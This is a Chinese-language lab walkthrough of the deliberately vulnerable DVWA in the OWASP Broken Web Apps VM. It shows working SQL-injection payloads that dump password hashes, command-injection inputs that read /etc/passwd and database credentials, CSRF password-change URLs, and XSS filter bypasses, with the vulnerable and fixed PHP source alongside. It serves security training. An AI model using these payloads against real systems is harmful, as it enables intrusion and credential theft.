

分頁 1

OWASP Broken Web Apps滲透測試及靶機練習


一、建立環境

1. 下載解壓縮

下載解壓縮 OWASP_Broken_Web_Apps_VM_1.2.7z 測試靶機之虛擬機。2. 使用 VM Player 開啟

啟動虛擬機，輸入帳密 root/owaspbwa。

查詢虛擬機 ip: 輸入ifconfig




```
OWASP Broken Web Apps VM v1.2 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to sea...
My Computer
OWASP Broken
root@owaspbwa:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:29:b2:99
          inet addr:192.168.119.128  Bcast:192.168.119.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe29:b299/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2035 errors:0 dropped:0 overruns:0 frame:0
          TX packets:646 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:234067 (234.0 KB)  TX bytes:285719 (285.7 KB)
          Interrupt:18 Base address:0x1400

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:4853 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4853 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:774289 (774.2 KB)  TX bytes:774289 (774.2 KB)

root@owaspbwa:~# _
```


二、進入DVWM練習

1. 使用Host機，輸入IP 開啟瀏覽器



2. 進入 DVWA

輸入admin/admin，進入 Damn Vulnerable Web App。



3. 設定 DVWA Security: low




透過DVWA Security選項進行不同難度的調整，有「低、中、高」三種等級練習


三、SQL Injection

1. 選擇 SQL Injection

針對OWASP TOP 10的攻擊練習，選擇 SQL Injection.



2. View Source



查看這個練習的 PHP source code。

了解不安全程式的寫作方式，避免犯此錯誤。

SQL Injection Source

```
<?php

if(isset($_GET['Submit'])){

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre> ');

    $num = mysql_numrows($result);

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

 Compare

點選 Compare, 查看比較不同安全等級的程式寫法, 針對輸入[id], code有不同程度處理

點選 More Info, 可以查看更多相關資訊。

Help - SQL Injection

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands.

The 'id' variable within this PHP script is vulnerable to SQL injection.

There are 5 users in the database, with id's from 1 to 5. Your mission... to steal passwords!

If you have received a Magicquotes error, turn them off in php.ini.

點選 Help, 查看此練習的任務與說明。

本練習的任務是, 偷取密碼。

SQL Injection (SQL注入), 是指攻擊者透過注入惡意的SQL命令, 破壞SQL查詢語句的結構, 達到執行惡意SQL語句的目的。SQL注入漏洞的危害巨大, 常導致整個資料庫被揭露, SQL注入是現在最常見的Web漏洞之一。

查看原始碼, 可以看到傳送的id參數沒有經過任何過濾檢查直接進行SQL查詢。

3.輸入攻擊資料

輸入任意 id, 若非系統使用者 id 則沒有任何動作。

輸入 1~6 會顯示使用者的名字

Home	Vulnerability: SQL Injection
Instructions	
Setup	
Brute Force	
Command Execution	
CSRF	
Insecure CAPTCHA	
File Inclusion	
SQL Injection	

User ID:

ID: 2
First name: Gordon
Surname: Brown

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection

輸入 1' or '1' = '1, 當進入到資料庫後, 會變成以下

\$query = "SELECT first_name, last_name FROM users WHERE user_id = '1' or '1' = '1';"

輸入以下 SQL Injection指令, 系統輸出帳號密碼資料, 成功完成任務。

%' and 1=0 union select null, concat(user,':',password) from users #

Vulnerability: SQL Injection

User ID:

```
ID: '%' and 1=0 union select null, concat(user,':',password) from users #
First name:
Surname: admin:21232f297a57a5a743894a0e4a801fc3

ID: '%' and 1=0 union select null, concat(user,':',password) from users #
First name:
Surname: gordonb:e99a18c428cb38d5f260853678922e03

ID: '%' and 1=0 union select null, concat(user,':',password) from users #
First name:
Surname: 1337:8d3533d75ae2c3966d7e0d4fcc69216b

ID: '%' and 1=0 union select null, concat(user,':',password) from users #
First name:
Surname: pablo:0d107d09f5bbe40cade3de5c71e9e9b7

ID: '%' and 1=0 union select null, concat(user,':',password) from users #
First name:
Surname: smithy:5f4dcc3b5aa765d61d8327deb882cf99

ID: '%' and 1=0 union select null, concat(user,':',password) from users #
First name:
Surname: user:ee11cbb19052e40b07aac0ca060c23ee
```

4.輸入其他資料

透過order by方式, 進行查詢資料表數量, 採用二分法方式進行查詢。

先進行 order by 1, 可以看到也是成功查詢。

Vulnerability: SQL Injection

User ID:

```
ID: 1 'or 1=1 order by 1 #
First name: admin
Surname: admin

ID: 1 'or 1=1 order by 1 #
First name: Bob
Surname: Smith

ID: 1 'or 1=1 order by 1 #
First name: Gordon
Surname: Brown


ID: 1 'or 1=1 order by 1 #
First name: Hack
Surname: Me

ID: 1 'or 1=1 order by 1 #
First name: Pablo
Surname: Picasso

ID: 1 'or 1=1 order by 1 #
First name: user
Surname: user
```

四、Command Injection

1. 點選 Command Execution



2. Command injection

命令注入攻擊的目的是在易受攻擊的應用程式中註入並執行攻擊者指定的命令。執行不需要的系統命令之應用程式就像一個偽系統外殼，攻擊者可用作授權系統使用者。

這些命令的執行權限與應用程式和/或 Web 服務器相同。


大多數情況，命令注入攻擊原因，可能缺乏正確輸入資料驗證，攻擊者可操縱這些資料，包含表單、cookie、HTTP 標頭等。

命令注入結果是惡意使用者操縱網站命令執行應用程式以呈現敏感資料。例如，使用者名稱、配置文件、目錄和文件列表等。

Unix/Linux: 9.9.9.9; cat /etc/passwd

3. 攻擊，偷取密碼表

輸入正常 ping 查詢 IP 資料 8.8.8.8，顯示正常查詢資料



輸入非 ping IP 查詢資料，例如 cat /etc/passwd，沒有任何輸出。

Home	Vulnerability: Command Execution Ping for FREE Enter an IP address below: cat /etc/passwd submit
Instructions	
Setup	
Brute Force	
Command Execution	

輸入攻擊資料 8.8.8.8; cat /etc/passwd, 輸出 密碼表 敏感性資料。

Home	Vulnerability: Command Execution Ping for FREE Enter an IP address below: submit <pre>PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data. 64 bytes from 8.8.8.8: icmp_seq=1 ttl=128 time=4.25 ms 64 bytes from 8.8.8.8: icmp_seq=2 ttl=128 time=4.65 ms 64 bytes from 8.8.8.8: icmp_seq=3 ttl=128 time=5.50 ms --- 8.8.8.8 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2003ms rtt min/avg/max/mdev = 4.259/4.807/5.506/0.526 ms root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh</pre>
Instructions	
Setup	
Brute Force	
Command Execution	
CSRF	
Insecure CAPTCHA	
File Inclusion	
SQL Injection	
SQL Injection (Blind)	
Upload	
XSS reflected	
XSS stored	

查看 source code, 使用 web server 權限執行 shell_exec() 指令, 沒有過濾非法指令。

Command Execution Source

```
<?php
if( isset( $_POST[ 'submit' ] ) ) {
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if (stristr(PHP_UNAME('s'), 'Windows NT')) {
        $cmd = shell_exec( 'ping ' . $target );
        echo '<pre>'.$cmd.'</pre>';
    } else {
        $cmd = shell_exec( 'ping -c 3 ' . $target );
        echo '<pre>'.$cmd.'</pre>';
    }
}
?>
```


執行 Copy the /etc/passwd file to /tmp

4. 攻擊, 偷取資料庫資料

8.8.8.8; cat /owaspbwa/dvwa-git/config/config.inc.php | tee /tmp/q1

/owaspbwa/dvwa-git/config/config.inc.php 是 dvwa 的PHP MYSQL 資料設定檔案
tee 指令(與管線符號一起使用)可讀取標準輸入, 將程式輸出寫至標準輸出, 同時複製到指定的檔案。

此時, 一般使用者可以使用系統查看資料庫帳號密碼的設定
more /tmp/q1



```
<?php
# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
# Thanks to digininja for the fix.

# Database management system to use

$DBMS = 'MySQL';
# $DBMS = 'PGSQL';

# Database variables
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
# Please use a database dedicated to DVWA.

$DVWA = array();
$DVWA['db_server'] = 'localhost';
$DVWA['db_database'] = 'dvwa';
$DVWA['db_user'] = 'dvwa';
$DVWA['db_password'] = 'dvwa';

# Only needed for PGSQL
$DVWA['db_port'] = '5432';

# ReCAPTCHA Settings
# Get your keys at https://www.google.com/recaptcha/admin/create
--More-- (73%)
```

8.8.8.8; echo "show databases;" | mysql -udvwa -pdvwa

進入 MYSQL 資料庫，顯示資料庫的資料

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

8.8.8.8; echo "show databases;" | mysql -udvwa -pdvwa submit

PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.

64 bytes from 8.8.8.8: icmp_seq=1 ttl=128 time=4.28 ms

64 bytes from 8.8.8.8: icmp_seq=2 ttl=128 time=4.99 ms

64 bytes from 8.8.8.8: icmp_seq=3 ttl=128 time=10.3 ms

--- 8.8.8.8 ping statistics ---

3 packets transmitted, 3 received, 0% packet loss, time 2003ms

rtt min/avg/max/mdev = 4.285/6.539/10.340/2.703 ms

Database
information_schema
dvwa

8.8.8.8; echo "use dvwa; show tables;" | mysql -udvwa -pdvwa
使用dvwa資料庫，顯示 tables資料

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:


```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=128 time=6.22 ms  
64 bytes from 8.8.8.8: icmp_seq=2 ttl=128 time=5.55 ms  
64 bytes from 8.8.8.8: icmp_seq=3 ttl=128 time=5.19 ms  
  
--- 8.8.8.8 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2003ms  
rtt min/avg/max/mdev = 5.198/5.660/6.228/0.427 ms  
Tables_in_dvwa  
guestbook  
users
```

8.8.8.8; echo "use dvwa; desc users;" | mysql -udvwa -pdvwa

使用 dvwa 資料庫，依據降冪，顯示 users table 欄位資料。

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:


```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=128 time=4.49 ms  
64 bytes from 8.8.8.8: icmp_seq=2 ttl=128 time=5.27 ms  
64 bytes from 8.8.8.8: icmp_seq=3 ttl=128 time=4.92 ms  
  
--- 8.8.8.8 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2003ms  
rtt min/avg/max/mdev = 4.498/4.901/5.278/0.324 ms  
Field      Type      Null      Key      Default Extra  
user_id    int(6)    NO        PRI      0  
first_name varchar(15) YES      NULL  
last_name  varchar(15) YES      NULL  
user       varchar(15) YES      NULL  
password   varchar(32) YES      NULL  
avatar     varchar(70) YES      NULL
```

8.8.8.8; echo "select * from dvwa.users;" | mysql -udvwa -pdvwa
使用查詢指令，查詢 users tables 的使用者帳密資料

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=128 time=4.47 ms  
64 bytes from 8.8.8.8: icmp_seq=2 ttl=128 time=6.24 ms  
64 bytes from 8.8.8.8: icmp_seq=3 ttl=128 time=5.95 ms
```

```
--- 8.8.8.8 ping statistics ---
```

```
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
```

```
rtt min/avg/max/mdev = 4.479/5.559/6.249/0.778 ms
```

user_id	first_name	last_name	user	password	avatar
1	admin	admin	admin	21232f297a57a5a743894a0e4a801fc3	http://127.0.0.1/dvwa
2	Gordon	Brown	gordonb	e99a18c428cb38d5f260853678922e03	http://127.0.0.1/dvwa
3	Hack	Me	1337	8d3533d75ae2c3966d7e0d4fcc69216b	http://127.0.0.1/dvwa
4	Pablo	Picasso	pablo	0d107d09f5bbe40cade3de5c71e9e9b7	http://127.0.0.1/dvwa
5	Bob	Smith	smithy	5f4dcc3b5aa765d61d8327deb882cf99	http://127.0.0.1/dvwa
6	user	user	user	ee11cbb19052e40b07aac0ca060c23ee	http://127.0.0.1/dvwa

五、Cross-Site Request Forgery

1.修改密碼

CSRF(Cross-site request forgery(跨站請求偽造), 是指利用受害者尚未失效的身份認證資訊(cookie、會話等), 誘騙其點選惡意連結或者存取包含攻擊程式碼的頁面, 在受害人不知情的情況下以受害者身份向(身份認證資訊所對應的)伺服器傳送請求, 完成非法操作(如轉帳、改密碼等)。CSRF與XSS最大的區別在於, CSRF並沒有盜取cookie而是直接利用。

輸入New password與Confirm new password, 隨意輸入密碼12345。

192.168.119.128/dvwa/vulnerabilities/csrf/

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

.....

Confirm new password:

.....

Change

Change your admin password:

New password:

Confirm new password:

Change

Password Changed

送出後, 顯示密碼已更改成功。仔細觀察可發現網址變成

192.168.119.128/dvwa/vulnerabilities/csrf/?password_new=12345&password_conf=12345&Change=Change#

將這個網址貼給其他人, 當點擊後, 他的密碼即會被改成123456。前提是該使用者必須登入這個網站, 才能成功觸發。

```

<?php

if (isset($_GET['Change'])) {

    // Turn requests into variables
    $pass_new = $_GET['password_new'];
    $pass_conf = $_GET['password_conf'];

    if (($pass_new == $pass_conf)){
        $pass_new = mysql_real_escape_string($pass_new);
        $pass_new = md5($pass_new);

        $insert="UPDATE `users` SET password = '$pass_new' WHERE user = 'admin'";
        $result=mysql_query($insert) or die('<pre>' . mysql_error() . '</pre> ');

        echo "<pre> Password Changed </pre>";
        mysql_close();
    }

    else{
        echo "<pre> Passwords did not match. </pre>";
    }

}

?>

```

看Source Code, 輸入password_new與password_conf, 進行判斷 \$pass_new == \$pass_conf 是否相同, 接下來將\$pass_new進入到資料庫更新, 過程中沒有任何防禦。

假設管理員已登入這DVWA網站, 將該網址傳送給管理員, 並讓管理員點擊, 即可成功更改管理員密碼。

因這是練習靶機網站, 所以修改密碼的網址可明顯看出。實務上, 駭客會透過各種方法隱藏在偽造網頁, 或增加短網址等, 誘騙使用者點擊。

2.Compare Medium code

`ereg` 函數(不區分大小寫的規則運算式匹配

Medium CSRF Source

```
<?php

if (isset($_GET['Change'])) {

    // Checks the http referer header
    if ( eregi ( "127.0.0.1", $_SERVER['HTTP_REFERER'] ) ){

        // Turn requests into variables
        $pass_new = $_GET['password_new'];
        $pass_conf = $_GET['password_conf'];

        if ($pass_new == $pass_conf){
            $pass_new = mysql_real_escape_string($pass_new);
            $pass_new = md5($pass_new);

            $insert="UPDATE `users` SET password = '$pass_new' WHERE user = 'admin'";
            $result=mysql_query($insert) or die('<pre>' . mysql_error() . '</pre> ');

            echo "<pre> Password Changed </pre>";
            mysql_close();
        }

        else{
            echo "<pre> Passwords did not match. </pre>";
        }
    }

}
```

判斷來源地址與伺服器地址是否一樣。

受害者點擊

http://192.168.../csrf/?password_new=123&password_conf=123&Change=Change

#, 可以發現缺少Referer, 所以驗證無法通過, 導致無法實現CSRF。

3. Compare High Code

請檢視 High code 做了甚麼?

```
<?php

if (isset($_GET['Change'])) {

    ✓ // Turn requests into variables
    $pass_curr = $_GET['password_current'];
    $pass_new = $_GET['password_new'];
    $pass_conf = $_GET['password_conf'];

    ✓ // Sanitise current password input
    $pass_curr = stripslashes( $pass_curr );
    $pass_curr = mysql_real_escape_string( $pass_curr );
    $pass_curr = md5( $pass_curr );

    ✓ // Check that the current password is correct
    $qry = "SELECT password FROM `users` WHERE user='admin' AND
    $result = mysql_query($qry) or die('<pre>' . mysql_error())
```

六、XSS (Reflected Cross-Site Scripting)

1. 正常輸入

輸入 11111

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello 11111

2. 攻擊輸入

輸入 `<script>alert('123')</script>`

192.168.119.128 顯示

123

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

3. 提升安全等級

設定安全等級 medium

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security

DVWA Security

Script Security

Security Level is currently **medium**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PH

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [[enable PHPIDS](#)]

[[Simulate attack](#)] - [[View IDS log](#)]

輸入 `<script>alert('123')</script>`

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

輸入 <script>alert('123')</sc

Submit

Hello 輸入 alert('123')

被安全程式過濾

```
<?php
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL ||
$_GET['name'] == ''){
    $isempty = true;
} else {
    echo '<pre>';
    echo 'Hello ' . str_replace('<script>', '', $_GET['name']);
    echo '</pre>';
}
?>
```

這種只過濾一次，或是字串過濾，很容易繞過。

輸入

<Script>alert('1')</script>

或

<<script>script>alert('1')</script>

192.168.119.128 顯示

1

確定

設定安全等級 High

輸入

<Script>alert('1')</script>

What's your name?

<Script>alert('1')</script>

Submit

Hello <Script>alert('1')</script>

成功阻止攻擊。

查看 source code

```
<?php

if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL ||
$_GET['name'] == ''){

    $isempty = true;

} else {

    echo '<pre>';
    echo 'Hello ' . htmlspecialchars($_GET['name']);
    echo '</pre>';

}

?>
```

加上 PHP htmlspecialchars() 函数 特殊符號轉實體.

& => &

" => "

' => '

< => <

> => >


<script> => <script>

七、Brute Force

1.使用 SQL Injection

輸入

admin ' or ' 1 '=' 1



Vulnerability: Brute Force

Login

Username:

Password:


Welcome to the password protected area admin ' or ' 1 '=' 1

2.使用 Burp Suite 暴力破解

下載安裝 Burp Suite

<https://portswigger.net/burp/releases/professional-community-2025-3-3>

開啟 Burp Suite, Next
